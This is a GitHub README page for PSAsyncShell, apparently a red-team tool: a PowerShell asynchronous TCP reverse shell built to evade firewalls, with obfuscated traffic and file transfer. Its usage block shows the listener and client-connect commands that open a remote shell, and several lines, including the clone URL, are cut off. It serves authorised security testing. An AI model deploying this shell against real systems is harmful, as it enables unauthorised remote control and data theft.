Sign in

JoelGMSec / **PSAsyncShell**   Public

🔔 Notifications   ⑂ Fork 22   ☆ Star 151

<> Code   ⊙ Issues 2   ⇄ Pull requests   ▷ Actions   ▦ Projects   ⊘ Security   📈 Insights

⑂ main ▾   ⑂   🏷

Go to file   <> Code ▾

🕘

📁 .github

📄 LICENSE

📄 PSAsyncShell.png

📄 PSAsyncShell.ps1

📄 PSAsyncShell.sh

📄 README.md

📖 **README**   ⚖ GPL-3.0 license   ☰

About

PowerShell Asynchronous TCP Reverse Shell

shell   tcp   powershell
asynchronous   firewall   reverse
evasion

📖 Readme
⚖ GPL-3.0 license
⌁ Activity
☆ 151 stars
👁 6 watching
⑂ 22 forks

Report repository

Sponsor this project

🔗 https://buymeacoff.ee/JoelGM...

🔗 https://darkbyte.net/shop

Learn more about GitHub Sponsors

Languages

PSAsyncShell

PSAsyncShell is an Asynchronous TCP Reverse Shell written in pure PowerShell.

Unlike other reverse shells, all the communication and execution flow is done asynchronously, allowing to bypass some firewalls and some countermeasures against this kind of remote connections.

Additionally, this tool features command history, screen wiping, file uploading and downloading, information splitting through chunks and reverse Base64 URL encoded and obfuscated traffic.

Requirements

- PowerShell 4.0 or greater

Download

It is recommended to clone the complete repository or download the zip file. You can do this by running the following

command:

```
git clone https://github.com/JoelGMSec/PSAsyncSl
```

Usage

```
.\PSAsyncShell.ps1 -h


  ____  ____    _                           ____
 |  _ \/ ___|  / \   ___ _   _ _ __   ___ / ___|
 | |_) \___ \ / _ \ / __| | | | '_ \ / __\___ \
 |  __/ ___) / ___ \\__ \ |_| | | | | | (__ ___)
 |_|  |____/_/   \_\___/\__, |_| |_|\___|____/
                        |___/

   --------------------- by @JoelGMSec --------

  Info:   This tool helps you to get a remote shel
          over asynchronous TCP to bypass firewall

  Usage: .\PSAsyncShell.ps1 -s -p listen_port
            Listen for a new connection from the

         .\PSAsyncShell.ps1 -c server_ip server_|
            Connect the client to a PSAsyncShell

  Warning: All data will be sent unencrypted
           Upload function doesn't use MultiPart
```

The detailed guide of use can be found at the following link:

https://darkbyte.net/psasyncshell-bypasseando-firewalls-con-una-shell-tcp-asincrona

License

This project is licensed under the GNU 3.0 license - see the LICENSE file for more details.

Credits and Acknowledgments

This tool has been created and designed from scratch by Joel Gámez Molina // @JoelGMSec

Contact

This software does not offer any kind of guarantee. Its use is exclusive for educational environments and / or security audits with the corresponding consent of the client. I am not responsible for its misuse or for any possible damage caused by it.